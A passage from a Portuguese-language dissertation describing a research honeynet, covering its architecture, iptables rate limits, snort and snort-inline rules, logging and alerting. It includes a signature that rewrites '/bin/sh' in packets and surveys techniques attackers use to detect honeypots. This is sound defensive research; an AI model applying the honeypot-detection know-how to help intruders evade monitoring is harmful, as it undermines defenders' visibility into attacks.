Os *honeypots* também são utilizados para detecção de ataques DDoS[3] pela rede, tendo como principal referência o trabalho realizado por Nathalie Weiler em [53]. Neste trabalho, a autora propõe o desvio de ataques DDoS para uma cópia da rede atacada, na qual o atacante acreditaria ter realizado o DDoS com sucesso enquanto a rede permanece estável e funcionando.

Em relação as ferramentas de IDS, os artigos publicados em [54, 55, 56, 57] tratam da utilização da *honeynet* para obtenção de informações de ataques e aperfeiçoamento das técnicas. Embora os artigos pertençam a diferentes autores, todos têm como objetivo principal a avaliação destes ataques e, por meio da análise, a geração de novas e melhores assinaturas, além da busca por novos métodos de detecção.

Apesar da grande vantagem em se utilizar os *honeypots* e *honeynets* em pesquisas sobre os ataques e seus atacantes, os mesmos apresentam alguns problemas em relação a sua identificação. O artigo publicado na revista Phrack Magazine, em [58], apresenta técnicas que permitem identificar a ferramenta Sebek, empregada em uma *honeynet* para captura de teclas e comandos digitados. Dois meses após a publicação do artigo (novembro de 2003), Neal Krawetz publicou um artigo, em [59], defendendo o uso do Sebek, a dificuldade de detecção da ferramenta e os ganhos que podem ser obtidos ainda que a ferramenta seja detectada.

No início de 2004, Bill McCarty publicou um artigo, em [60], comentando sobre uma nova ferramenta de detecção de *honeypots*, conhecida como "Honeypot Hunter" [61]. Essa ferramenta realiza uma busca na rede por Proxies falsos, geralmente utilizados em *honeypots* para detecção de "spammers". O artigo explica o funcionamento básico da ferramenta, alguns testes realizados e o início de novas ferramentas para detecção de sistemas teoricamente não-detectáveis.

Em [62, 63], os autores Laurent Oudot e Thorsten Holz discutem os problemas de detecção de *honeypots* por meio da rede. Os problemas incluem o controle de tráfego,

[3]Distributed Denial of Service

endereços MAC[4] das máquinas virtuais, ferramentas IDSs, ferramentas IPSs, pontos de acesso falsos e técnicas de redirecionamento de tráfego. Outros problemas de identificação de *honeypots* são abordados por Lance Spitzner, em [64], incluindo a detecção de sistemas virtuais utilizando ferramentas como o VMWare e UML.

Em [65], os autores Chunming Rong e Geng Yang tratam dos possíveis riscos e problemas de um *honeypot* ser controlado e utilizado por atacantes, principalmente se a máquina invadida estiver dentro de uma rede comercial ou governamental. Nesses casos, um atacante pode se instalar em uma das máquinas reais de produção da rede e roubar informações importantes, além da possibilidade de monitorar as ações do administrador.

Toby Miller desenvolveu em [6] um modelo para identificar o perfil de um atacante na rede. Por meio de um modelo descritivo, baseado nas ações realizadas, o atacante recebe uma pontuação equivalente ao nível de complexidade de suas ações. O autor avalia cinco categorias: Sistema Operacional, Reconhecimento, Ataque, Ferramentas Utilizadas e IP de destino. Por meio da soma das pontuações atribuídas em cada categoria, o atacante é classificado em relação ao nível de conhecimento e riscos oferecidos.

A categoria Sistema Operacional avalia os SOs de origem e destino em um ataque, atribuindo maior pontuação a sistemas baseados em Unix. A categoria Reconhecimento avalia as técnicas utilizadas pelo atacante para obter informações da máquina atacada e para descobrir os serviços e falhas existentes. A categoria Ataque avalia o ataque realizado, observando a complexidade e originalidade do mesmo.

A categoria Ferramentas Utilizadas avalia os métodos utilizados por um atacante para alterar o sistema, apagar os registros e ter o controle da máquina. A última categoria, IP de Destino, avalia o objetivo final do atacante em relação a máquina invadida, como o roubo de informações confidenciais.

O modelo gerado por Miller é inovador pela forma em que trata a análise e

[4] *Medium Access Control*

classificação de um atacante, sendo a única fonte encontrada na literatura que trata diretamente do assunto utilizando esse tipo de abordagem. Porém, algumas questões em relação às avaliações realizadas em cada categoria podem ser levantadas, além de diversos aspectos não abordados por Miller em sua análise. Esses fatores podem influenciar negativamente a análise de um ataque e prejudicar o resultado final da avaliação.

A criação de um modelo alternativo com o objetivo de aperfeiçoar o trabalho realizado por Miller é foco principal dessa dissertação. Assim, o detalhamento do modelo original, o levantamento dos problemas e a nova proposta são apresentados no capítulo 6 desse trabalho.

Os trabalhos citados nesse capítulo representam uma parte importante das pesquisas realizadas com o auxílio deste tipo de ambiente. Existem hoje diversos grupos dedicados ao trabalho com *honeynets*, possibilitando o surgimento de novos estudos nessa área.

Nem todos os trabalhos existentes foram citados, devido ao enfoque dado a essa dissertação que é o reconhecimento e identificação do atacante. Porém, as referências deste trabalho contêm diversas outras citações, além de grupos importantes, como é o caso do Grupo Honeynet Project. Por meio deles, é possível conhecer outros grupos pertencentes a aliança e conhecer novos trabalhos baseados no ambiente de uma *honeynet*.

Capítulo 4

Honeynet RAVEL

Como ambiente para a realização deste trabalho foi construída uma *honeynet*, localizada no Laboratório de Redes de Alta Velocidade (RAVEL) da COPPE/UFRJ. Este ambiente é utilizado para a captura e armazenamento dos dados, os quais são utilizados nas análises e estudos posteriores. A rede construída é baseada nas arquiteturas propostas em [4, 5, 7], porém, algumas adaptações foram realizadas com a finalidade de ajustar a *honeynet* ao ambiente do laboratório.

A *honeynet* construída utiliza a segunda geração de *honeynets*, definida pelo grupo Honeynet Project em [5]. Foi considerada a primeira geração de *honeynets* aquela utilizada nos primeiros ambientes construídos pelo grupo Honeynet Project. As *honeynets* da primeira geração eram construídas em ambientes comuns, como redes normais de produção, sem a existência de nenhuma metodologia para o controle de dados e captura de informações.

Apesar de algumas ferramentas, como IDSs, serem utilizadas, havia pouco controle sobre as máquinas do ambiente, o que possibilitava ataques contra terceiros, tráfego ilimitado etc. Outro problema estava relacionado aos ataques utilizando conexões cifradas, as quais não eram possíveis de serem lidas por meio dos pacotes capturados pelas ferramentas de monitoramento.

A partir da experiência adquirida pelo grupo, foram definidas algumas técnicas para aumentar a eficiência da *honeynet*. Entre as maiores preocupações do grupo estavam o isolamento do ambiente de sistemas de produção, a separação do tráfego, o controle do ambiente e uma maior transparência em relação aos atacantes. Esse conjunto de técnicas recebeu o nome de segunda geração, ou GenII, possuindo as seguintes características principais:

- Limite de conexões: o firewall pertencente à rede controla todo o tráfego de saída, diferenciado inclusive pelo tipo de protocolo utilizado. Para isso, são definidos limites máximos de conexões geradas por meio de um *honeypot*, e quando tal limite é atingido, o tipo de tráfego em questão deve ser bloqueado até que o tempo definido se esgote;

- Bridge: o sistema de bridge permite a existência de uma máquina de gerência entre os *honeypots* e a Internet. A máquina de gerência tem a responsabilidade de controlar e capturar todo o tráfego de forma transparente, sem que o atacante tenha conhecimento de sua existência;

- Utilização de IPS: o sistema de IPS permite uma filtragem de conteúdo dos pacotes gerados por meio da *honeynet* para a Internet. Quando descoberta a existência de pacotes com assinaturas de ataque, o IPS, em conjunto com o firewall, realiza alguns procedimentos para que esse ataque seja mal sucedido;

- Controle de log: o controle centralizado dos logs, assim como alguns sistemas de alerta, permitem ao administrador tomar conhecimento sobre ataques e reconhecimentos em tempo real, por meio do envio de mensagens pelo correio eletrônico, celulares etc., além de proteger e facilitar o acesso dos mesmos.

O processo de construção da *honeynet* foi realizado de forma progressiva. A princípio foi construído o ambiente baseado na geração II, citada acima. Porém, alguns recursos como o IPS e as ferramentas de captura de teclas e comandos não foram utilizados. Este procedimento foi adotado na tentativa de manter o sistema mais

simples, possibilitando a detecção de falhas no sistema de controle e monitoramento construído.

Conforme o ambiente se apresentou estável e funcional, novas ferramentas foram adicionadas, de forma a aumentar a segurança, o controle e a eficiência do mesmo. Diversos scripts foram criados ou adaptados para que pudessem funcionar no ambiente e permitir a automatização das tarefas necessárias.

O ambiente atual é o resultado de todas as adaptações sofridas, relativas aos problemas e necessidades encontradas. No restante desse capítulo, é detalhado a *honeynet* definitiva, explicando a arquitetura e todas as ferramentas em funcionamento.

4.1 Estrutura Física

A estrutura física utilizada atualmente é composta por um roteador, uma máquina de gerência (também conhecida como Honeywall) e pelos cinco *honeypots*, responsáveis pela obtenção dos ataques. Na figura 4.1 é possível observar a estrutura física.

Fisicamente existiram poucas alterações em relação ao primeiro ambiente construído, limitando-se a troca das máquinas utilizadas pelos *honeypots* e pela adição de novos sistemas. A troca ocorreu pelo fato das primeiras utilizarem arquitetura SPARC, o que limitava o ambiente a poucos sistemas operacionais. A substituição por máquinas com arquitetura INTEL garantiu uma maior diversidade nos sistemas existentes. Essa rede, apesar de estar construída dentro do laboratório, utiliza uma diferente classe de endereçamento IP, e possui todo o seu tráfego isolado da rede de produção.

Todas as máquinas pertencentes à *honeynet* desempenham funções distintas e fundamentais para o correto funcionamento da estrutura. O roteador, além de garantir que a rede construída estará ligada diretamente à Internet, também é responsável




Figura 4.1: Estrutura Física da *Honeynet*

pelo primeiro filtro dos pacotes. Neste caso, o roteador é responsável pelo bloqueio de endereços da classe IP dos *honeypots* que não estão sendo utilizados.

Este procedimento foi adotado ao se observar que ataques e reconhecimentos realizados contra toda a classe de endereços da *honeynet* geravam muitas mensagens de erro e logs no sistema de controle, uma vez que tais endereços não eram encontrados na rede. Essa grande quantidade de tráfego e registros prejudicava o funcionamento do firewall e e IDS, além de dificultar a análise dos dados obtidos.

A Honeywall é responsável por todo o controle de tráfego interno e externo da *honeynet*, além da responsabilidade pela captura de todos os dados. Ele compõe um conjunto de ferramentas, entre as quais estão o firewall, o IDS, o IPS, sistema de alerta, sistema de logs, captura das teclas e comandos digitados, monitores de tráfego e armazenamento de dados.

A única exceção para a Honeywall é a ferramenta de verificação de integridade, a qual é executada diretamente nos *honeypots*. Todas as ferramentas utilizadas no

processo de controle e captura dos dados estão explicadas nas próximas seções. A máquina de gerenciamento é da arquitetura INTEL, e possui como sistema operacional o Linux Slackware 10.0 [66].

A última parte da estrutura física é composta pelos *honeypots*. Como já comentado, estes são os responsáveis pela atração e obtenção dos ataques. Os cinco *honeypots* presentes no ambiente são classificados como "HoneypotX", onde X representa o número do *honeypot*, variando de 1 a 5. Os sistemas operacionais instalados são, respectivamente, Linux Slackware 9.0, Linux Red Hat 9.0 [67], Linux Mandrake 9.0 [68], Windows 2000 Server SP4 [69] e Linux Red Hat 7.3.

Todas as máquinas são instaladas com uma configuração padrão, permitindo que alguns serviços sejam executados. A exceção nesse caso está relacionada ao primeiro *honeypot* (Honeypot1). Essa máquina foi configurada com um mínimo de serviços e recursos, sendo utilizada como o servidor de DNS[1], servidor de horas (NTP[2]) e servidor de logs.

A configuração mais restrita dessa máquina dificulta a sua invasão, mas a máquina ainda está vulnerável aos atacantes mais experientes. As informações contidas na máquina, apesar de importantes, não são prejudicadas por uma possível invasão, já que a Honeywall captura todas as informações trafegadas pela rede, inclusive os logs enviados pelos outros *honeypots*.

4.2 Estrutura Lógica

A estrutura lógica representa a forma com a qual a rede é vista por pessoas externas. Por se tratar de uma estrutura simples, as diferenças entre a estrutura física e lógica são mínimas, mas importantes para que um atacante não perceba que está sendo monitorado. A figura 4.2 representa a estrutura lógica do ambiente de pesquisa atual.

[1] *Domain Name System*
[2] *Network Time Protocol*

No caso da estrutura lógica, a rede é vista como um conjunto formado apenas pelo roteador e pelos *honeypots*. Isso é muito importante para o administrador do sistema, já que o conhecimento da máquina de gerência por parte de um atacante pode prejudicar todo o ambiente de pesquisa. Isto também leva um atacante a acreditar que se trata de uma rede desprotegida, o que a torna um alvo em potencial para novos ataques.

Apesar da representação lógica da estrutura, todo o tráfego da *honeynet* passa, obrigatoriamente, pela Honeywall. O funcionamento da Honeywall em modo bridge permite que todos os dados sejam retransmitidos, por meio desta máquina, sem nenhum tipo de alteração no cabeçalho dos pacotes, o que costuma ocorrer em outros equipamentos de rede.

O fato dos *honeypots* estarem ligados por meio de um hub também permite que a Honeywall capture qualquer tipo de tráfego interno, sem a necessidade de alterações físicas na rede, e sem a utilização de equipamentos e serviços que corram o risco de serem detectadas por um atacante.




Figura 4.2: Estrutura Lógica da *Honeynet*

4.3 Ferramentas Utilizadas

Nesta seção são explicadas as ferramentas utilizadas no controle e captura de dados. Alguns trechos pertencentes aos arquivos de configuração são exibidos durante a explicação. Todos os arquivos de configuração, assim como os scripts, podem ser encontrados no CD-ROM que acompanha este trabalho.

4.3.1 Firewall

Como sistema de firewall na Honeywall, foi utilizado o iptables [70], sistema de filtragem padrão do linux, presente no kernel desde a versão 2.4.0 do mesmo. A escolha deste sistema está relacionada ao sistema operacional presente na Honeywall, as funcionalidades oferecidas em relação à filtragem de pacotes e ao limite de conexões, e pela fácil integração desta ferramenta com o IPS, explicado na próxima seção.

As regras presentes na máquina de gerência seguem o script criado pelo grupo Honeynet Project (rc.firewall, versão 0.7.2[3]), onde as principais características estão listadas abaixo:

- Tráfego de entrada: todo o tráfego originado da Internet com destino para a *honeynet* é aceito, independente do protocolo ou tipo de tráfego;
- Tráfego interno: todo o tráfego interno gerado é permitido, sem nenhuma restrição em relação ao firewall;
- Tráfego de saída: todo o tráfego de saída da *honeynet* é controlado. Esse procedimento evita que ataques gerados internamente sejam bem sucedidos, prejudicando outras redes;
- Servidor de DNS/NTP: no caso do Honeypot1, os pacotes gerados para consulta de DNS e NTP não são controlados. Tal procedimento é adotado para

[3]http://www.honeynet.org/tools/dcontrol/rc.firewall

que requisições reais de acesso a servidores externos de DNS e NTP não sejam bloqueados e nem contabilizados.

Como comentado acima, todo o tráfego de saída da *honeynet* é controlado. Esse procedimento é realizado de duas formas distintas: limite de conexões e controle de conteúdo, sendo que este último é explicado na próxima seção. Em relação ao limite de conexões, todos os *honeypots* presentes na rede possuem um número máximo de conexões permitidas. Esse número é configurado de acordo com o tipo de protocolo, e segue o padrão abaixo (retirado do script rc.firewall 0.7.2):

```
-------------------------------------------------------------------------------------------
### Set the connection outbound limits for different protocols.
SCALE="day"             # second, minute, hour etc.
TCPRATE="15"            # Number of TCP connections per $SCALE
UDPRATE="20"            # Number of UDP connections per $SCALE
ICMPRATE="50"           # Number of ICMP connections per $SCALE
OTHERRATE="15"          # Number of other IP connections per $SCALE
-------------------------------------------------------------------------------------------
```

Essa configuração define que um *honeypot* pode realizar, no máximo, 15 conexões TCP[4], 20 conexões UDP[5], 50 conexões ICMP[6] e 15 conexões de outro tipo de protocolo, que não os já citados. Quando a contagem de conexões é aberta, um valor incrementado permanece pelo período de 24 horas, antes que seja retirado da contagem. Esse procedimento evita que um atacante realize ataques como DoS ou utilize ferramentas que gerem ataques contra grandes faixas de endereçamento IP.

O arquivo de configuração possui diversas variáveis que devem ser configuradas antes do script ser utilizado. As variáveis definem quais os endereços IP utilizados nos *honeypots*, o modo de operação (bridge[7] ou NAT), interfaces de rede, configuração do Sebek (explicado posteriormente), lista de máquinas com acesso irrestrito aos

[4] *Transmission Control Protocol*

[5] *User Datagram Protocol*

[6] *Internet Control Message Protocol*

[7] Algumas distribuições necessitam da recompilação do kernel para a habilitação deste recurso.

servidores de DNS, servidores de DNS permitidos e configurações para a interface de gerenciamento.

Além da configuração e das regras presentes no script, foi necessário adicionar algumas novas regras para adaptação ao ambiente construído. A princípio, foram adicionadas as regras referentes aos servidores de NTP, os quais são necessários para que o Honeypot1 sincronize o relógio com servidores externos, mantendo os *honeypots* com o horário ajustado. Seguem abaixo as regras adicionadas ao script:

```
NTP_HOST="HONEYPOT1"
NTP_SVRS="NTP_SERVER1 NTP_SERVERN"
....
for srvr in ${NTP_SVRS}; do
    for host in ${NTP_HOST}; do
        iptables -A FORWARD -p udp -i $LAN_IFACE -s ${host} \
                -d ${srvr} --dport 123 -j ACCEPT
    done
done
```

Outra alteração necessária no script foram as regras para levantamento do tráfego nas interfaces de rede, contabilizado em Bytes. A ferramenta iptables já fornece este tipo de informação, sendo necessário fazer com que todo o tráfego de entrada e saída passassem por regras específicas. As seguintes regras foram adicionadas:

```
# Statsnet + MRTG
iptables -N INBOUND
iptables -A FORWARD -i eth1 -j INBOUND
iptables -A INBOUND -i eth1
iptables -N OUTBOUND
iptables -A FORWARD -o eth1 -j OUTBOUND
iptables -A OUTBOUND -o eth1
# RRD
iptables -N accounting
iptables -A accounting -d HONEYPOT1
iptables -A accounting -d HONEYPOT2
iptables -A accounting -d HONEYPOT3
iptables -A accounting -d HONEYPOT4
```

```
iptables -A accounting -d HONEYPOT5
iptables -A accounting -s HONEYPOT1
iptables -A accounting -s HONEYPOT2
iptables -A accounting -s HONEYPOT3
iptables -A accounting -s HONEYPOT4
iptables -A accounting -s HONEYPOT5
iptables -A FORWARD -j accounting
```

Nas regras acima, o primeiro bloco (MRTG) obtém informações para a medição do tráfego total de entrada e de saída da *honeynet*. O segundo bloco (RRD) obtém as informações para a medição do tráfego de entrada e saída em cada *honeypot*. As ferramentas responsáveis por essa medição são explicados em uma seção posterior. As regras mostradas acima não alteram e nem realizam nenhum tipo de filtragem nos pacotes. Elas apenas contabilizam os Bytes, liberando os pacotes para serem avaliados em outras regras.

Todo o tráfego da *honeynet* passa obrigatoriamente pelo firewall, o qual cria registros de log para as principais conexões realizadas. Alguns alertas foram retirados da verão original do script rc.firewall, uma vez que estes não traziam informações importantes. Entre estes alertas excluídos estão as mensagens de tráfego entre os *honeypots*, porém, todos os pacotes transmitidos são capturados e armazenados na Honeywall.

A última alteração importante realizada no script rc.firewall foi a inclusão da opção "–log-level notice" para todas as regras de log do firewall. Esta opção define o nível de prioridade do registro, e serve para o serviço de log definir o tratamento dado àquele registro. A utilidade dessa opção é manter os logs do firewall separados de outros logs do sistema, e é explicada com mais detalhes posteriormente. Segue abaixo um exemplo da opção adicionada:

```
### Inbound TCP
iptables -A FORWARD -i $INET_IFACE -p tcp -m state --state NEW \
        -j LOG --log-level notice --log-prefix "INBOUND TCP: "
```

4.3.2 IPS

O sistema de IPS utilizado nesse trabalho é o snort-inline [71]. Esse sistema é uma adaptação do sistema de IDS snort, e permite uma integração direta com o iptables, explicado na seção anterior. As assinaturas de ataque presentes na ferramenta snort podem ser utilizados também no snort-inline, havendo apenas a necessidade de pequenas alterações, explicadas logo abaixo.

O snort-inline possui um método simples de funcionamento, o firewall recebe os pacotes, colocando-os em um fila sempre que encontram uma regra específica. O IPS captura o pacote da fila e o analisa por meio das assinaturas de ataque. Quando um ataque é detectado, a ferramenta pode tomar 3 tipos de ações: apagar, rejeitar ou substituir. No caso da substituição, o conteúdo do pacote é alterado para que um ataque não seja bem sucedido, por exemplo, substituindo a expressão "/bin/sh" por "/ben/sh".

O sistema utilizado nesse trabalho é o de remoção de pacotes. Os pacotes que passam pela máquina de gerência são checados pelo limite máximo de conexões permitidas, se o valor não foi atingido, o firewall coloca o pacote na fila para ser analisado pelo IPS.

Quando um ataque é detectado, o pacote é removido sem resposta ao *honeypot* de origem, deixando o atacante sem conhecimento da razão pela qual o ataque não foi bem sucedido. Quando um pacote é considerado normal, ele é devolvido ao sistema de firewall que permite a passagem do mesmo, de acordo com as regras em operação.

A configuração desse IPS é semelhante à configuração do snort. A principal diferença entre eles é que alguns *plugins* não funcionam corretamente com o snort-inline e, por isso, devem ser desabilitados. No arquivo de configuração presente no CD-ROM é possível observar os *plugins* desabilitados.

O arquivo de configuração utilizado é a versão 0.5, criada pelo grupo Honeynet

Project. No caso desse script, também é realizada uma alteração no nível de prioridade do registro de log (LOG_LOCAL2 LOG_INFO), para ser utilizado junto ao sistema de logs da Honeywall.

As assinaturas de ataque utilizadas são as mesmas da ferramenta snort. Como este ambiente utiliza o sistema de remoção dos pacotes de ataque, é necessário converter as regras para este padrão. Um script criado por Lance Spitzner (convert.sh 0.2) é responsável pela substituição das regras nas assinaturas de ataque.

O script update_snort.sh, criado nesse trabalho, é responsável por obter as novas assinaturas de ataque pela Internet, executar os scripts de atualização das regras e reinicializar o serviço do IPS. Segue abaixo o exemplo de uma assinatura já convertida para o snort-inline:

```
drop tcp $EXTERNAL_NET any -> $HONEYNET any
(msg:"ATTACK-RESPONSES directory listing"; flow:from_server,
established; content:"Volume Serial Number";
classtype:bad-unknown; sid:1292; rev:8;)
```

O último detalhe dessa ferramenta está na rotação diária dos logs criados. Além dos logs do sistema, o snort-inline está configurado para gerar um arquivo com o registro de todos os pacotes de ataque detectados. Um script criado pelo grupo Honeynet Project (snort_inline.sh[8]) é responsável por parar o serviço, substituir a pasta de gravação (de acordo com a data do sistema) e reinicializar o serviço com a nova configuração.

4.3.3 IDS

Como sistema de IDS, o ambiente utiliza o snort [72]. Este é um dos mais populares IDSs existentes; e, além da grande eficiência apresentada, é uma ferramenta

[8]http://www.honeynet.org/tools/dcontrol/snort_inline.sh

de código livre, podendo ser utilizado sem nenhum custo financeiro.

O maior problema observado com a utilização do IDS, é que o mesmo apresentava uma queda de desempenho ao gerar diferentes tipos de registros, tanto em arquivos quanto na base de dados. Outra questão é que, no caso do IDS apresentar problemas, a rede não seria capaz de capturar os dados trafegados, já que o IDS em questão funciona como um *sniffer*, capturando todos os dados da rede.

Por fim, quando o IDS estava presente na interface de rede conectada à Internet, ele não era capaz de capturar o tráfego interno. Porém, quando o IDS era configurado na interface de rede conectada à rede interna, eram gerados muitos alertas falsos, relacionados a tráfego normal da rede, como o envio de logs pela rede.

Para contornar o problema encontrado com o IDS, foram configurados dois processos para o snort. O primeiro deles trabalha na interface externa da Honeywall, capturando todo o tráfego de entrada e gerando alertas na base de dados do MySQL [73].

Este processo permite que apenas os ataques gerados externamente sejam capturados, os quais são utilizados pela ferramenta ACID [74] para o acompanhamento dos ataques e levantamento de estatísticas. Segue abaixo a linha de configuração do arquivo snort_db.conf, que define como os dados devem ser gravados:

```
-----------------------------------------------------------------------------------------------
output database: log, mysql, user=snort password=SENHA \
dbname=snort host=localhost sensor_name=sensor1 detail=full
-----------------------------------------------------------------------------------------------
```

O ACID permite uma fácil visualização dos dados obtidos pelo IDS, como o número de IPs que realizaram algum tipo de reconhecimento ou ataque, os tipos de ataque de um determinado endereço IP, a relação de ataques detectados, as categorias de ataque detectadas, entre outras. Além dessas características, o ACID permite a geração de gráficos relacionados às informações obtidas, gerando estatísticas importantes sobre os ataques. Alguns dos resultados obtidos com o ACID são mostrados no capítulo 7.

O segundo processo trabalha na interface interna da rede, capturando todo o tráfego gerado na *honeynet*, incluindo o tráfego de entrada, tráfego de saída e tráfego interno. Neste processo, são gerados alertas para o sistema de log da Honeywall, também alterando o nível de prioridade do log (LOG_LOCAL1 LOG_INFO). Além disso, são gerados logs em arquivos comuns, no formato completo e resumido.

Outra característica desse processo é o modo de captura de todo o tráfego, onde todos os pacotes são reconstruídos e gravados no formato de texto. Isso faz com que o IDS opere como um *sniffer* na rede.

Nem todos os dados capturados são legíveis, porém, comandos digitados em uma sessão podem ser capturados desde que não estejam cifrados. Os dados também são gravados no formato do tcpdump [75], o qual permite uma análise detalhada dos pacotes, no formato original. Segue abaixo um trecho do arquivo snort.conf, onde são definidas as saídas de log da ferramenta:

```
---------------------------------------------------------------------------------------------------
output alert_syslog: LOG_LOCAL1 LOG_INFO
output alert_full: snort_full
output alert_fast: snort_fast
output log_tcpdump: snort.log
##### Log everything
log ip any any <> any any (msg: "Snort Unmatched"; \
                                session: printable;)
---------------------------------------------------------------------------------------------------
```

Assim como o IPS, o IDS também possui um script para rotacionar os logs. No caso do primeiro processo isso não é necessário, pois os dados são gravados apenas na base de dados. Para o segundo processo é utilizado o script snort.sh[9], criado também pelo grupo Honeynet Project. O script foi adaptado para o segundo processo (snort_db.sh) apenas nas funções de inicialização dos processos, o qual é utilizado quando as assinaturas do IDS são atualizadas.

O script update_snort.sh, utilizado pelo IPS, também é utilizado para atualizar

[9]http://www.honeynet.org/tools/dcapture/snort.sh

as assinaturas do IDS. Neste caso, não é necessário nenhuma conversão dos arquivos de assinatura, os quais são apenas copiados para um pasta específica, seguidos pela reinicialização dos processos de IDS.

4.3.4 Registros de Log

Todos os logs gerados pelas ferramentas presentes na Honeywall são gravados na própria máquina. Os logs de sistema são gerenciados pelo sysklogd [76], ferramenta padrão de logs em sistemas Linux. Além dos logs do sistema, existem outros gerados pelas ferramentas snort e snort-inline, já explicados nos capítulos anteriores.

O sysklogd permite que os logs sejam tratados por níveis de prioridade. A partir da sua classificação, é possível definir como uma determinada prioridade é tratada pelo sistema, como o salvamento em um arquivo ou alerta pelo console.

Como comentado nas três seções anteriores, o iptables, o snort e o snort-inline tiveram os seus níveis de prioridade alterados. Isso permitiu criar arquivos separados para os logs de cada um destes sistemas, o que facilita a consulta e análise das informações, além de permitir uma melhor utilização da ferramenta de alerta, explicada na próxima seção.

Para a separação dos logs, foram criados três arquivos diferentes dos padrões no sistema, os quais receberam o nome de iptables, snortlog e inlinelog. Seguem abaixo as regras adicionadas ao arquivo de configuração syslog.conf:

```
# Iptables
kern.notice;*.!warn                    -/var/log/iptables
# Snort
local1.info                            -/var/log/snortlog
# Snort
local2.info                            -/var/log/inlinelog
```

A ferramenta logrotate [77], também padrão em grande parte das distribuições

Linux, é utilizada para garantir a rotação dos logs do sistema. Essa ferramenta foi configurada para rotacionar os logs diariamente, incluindo os três novos arquivos de log citados acima.

Para garantir a rotação de todos os logs da Honeywall, inclusive os logs gerados separadamente por outras ferramentas, o comando logrotate e os scripts de rotação de log do IDS e IPS foram adicionados ao cron [78], ferramenta responsável pela execução de comandos em data e hora definidos na sua configuração. No caso dos logs da Honeywall, todos são rotacionados, com seus serviços reiniciados, todos os dias à meia-noite.

Para preservar os dados contidos nos logs gerados e garantir sua integridade, foi gerado um script (logs.sh) que salva todos os logs, após rotacionados, em uma partição separada do sistema. Nesta partição, os logs são gravados de forma organizada, seguindo o critério de pasta /ANO/MÊS/DIA.

Após os arquivos serem gravados, as permissões são alteradas para apenas leitura, impedindo que seu conteúdo seja alterado acidentalmente. Também é gerado o hash (MD5) para todos os arquivos presentes na pasta, os quais podem ser checados posteriormente para verificação de sua integridade. O script logs.sh também é executado diariamente, logo após a rotação dos logs e serviços da Honeywall.

Nos *honeypots*, o sistema de logs é configurado para manter uma cópia dos registros na própria máquina, e também enviá-las ao Honeypot1, que possui um servidor de logs instalado. Para dificultar a identificação deste processo de envio pela rede, a ferramenta sysklogd foi alterada, trocando o arquivo padrão de configuração para uma pasta e nome diferentes.

O relógio da Honeywall é sincronizado com servidores externos de hora, garantindo que os registros de log marquem exatamente o horário da invasão. Isso é importante ao realizar uma análise da invasão, principalmente se a mesma for reportada posteriormente. O horário da Honeywall segue o fuso padrão (GMT[10]),

[10] *Greenwich Mean Time*

enquanto os *honeypots* seguem o fuso horário do Brasil (GMT-3).

4.3.5 Ferramentas de Alerta

Um grande problema dos logs é que estes exigem um acompanhamento constante, o que nem sempre pode ser feito em tempo real. Para solucionar esse problema, é utilizada a ferramenta de monitoramento e alerta conhecida como swatch [79]. Essa ferramenta monitora constantemente arquivos de log definidos pelo administrador, e envia alertas por e-mail sempre que encontra trechos no log correspondentes às expressões definidas na sua configuração. Segue abaixo um trecho do arquivo de configuração do swatch.iptables:

```
-------------------------------------------------------------------------------------------
watchfor   /INBOUND TCP:/
      mail=honeynet@dominio, subject=INBOUND TCP CONNECTION
      throttle 00:30:00,use=regex
-------------------------------------------------------------------------------------------
```

No trecho acima o sistema procura pelo padrão "INBOUND TCP:" e enviar um alerta para o endereço honeynet@dominio sempre que esse padrão for encontrado, obedecendo o intervalo estabelecido . Neste caso, a ferramenta está configurada para enviar mensagens com um intervalo de 30 minutos. No período de intervalo, qualquer registro novo é ignorado pela ferramenta.

No ambiente construído, os arquivos de log iptables, snortlog e inlinelog são monitorados. No primeiro arquivo, são monitorados os logs gerados pela ferramenta iptables, na qual alertas para conexões direcionadas à *honeynet* possuem um intervalo de 30 minutos. Outros tipos de alerta, como as conexões geradas a partir da *honeynet*, são enviadas a cada registro.

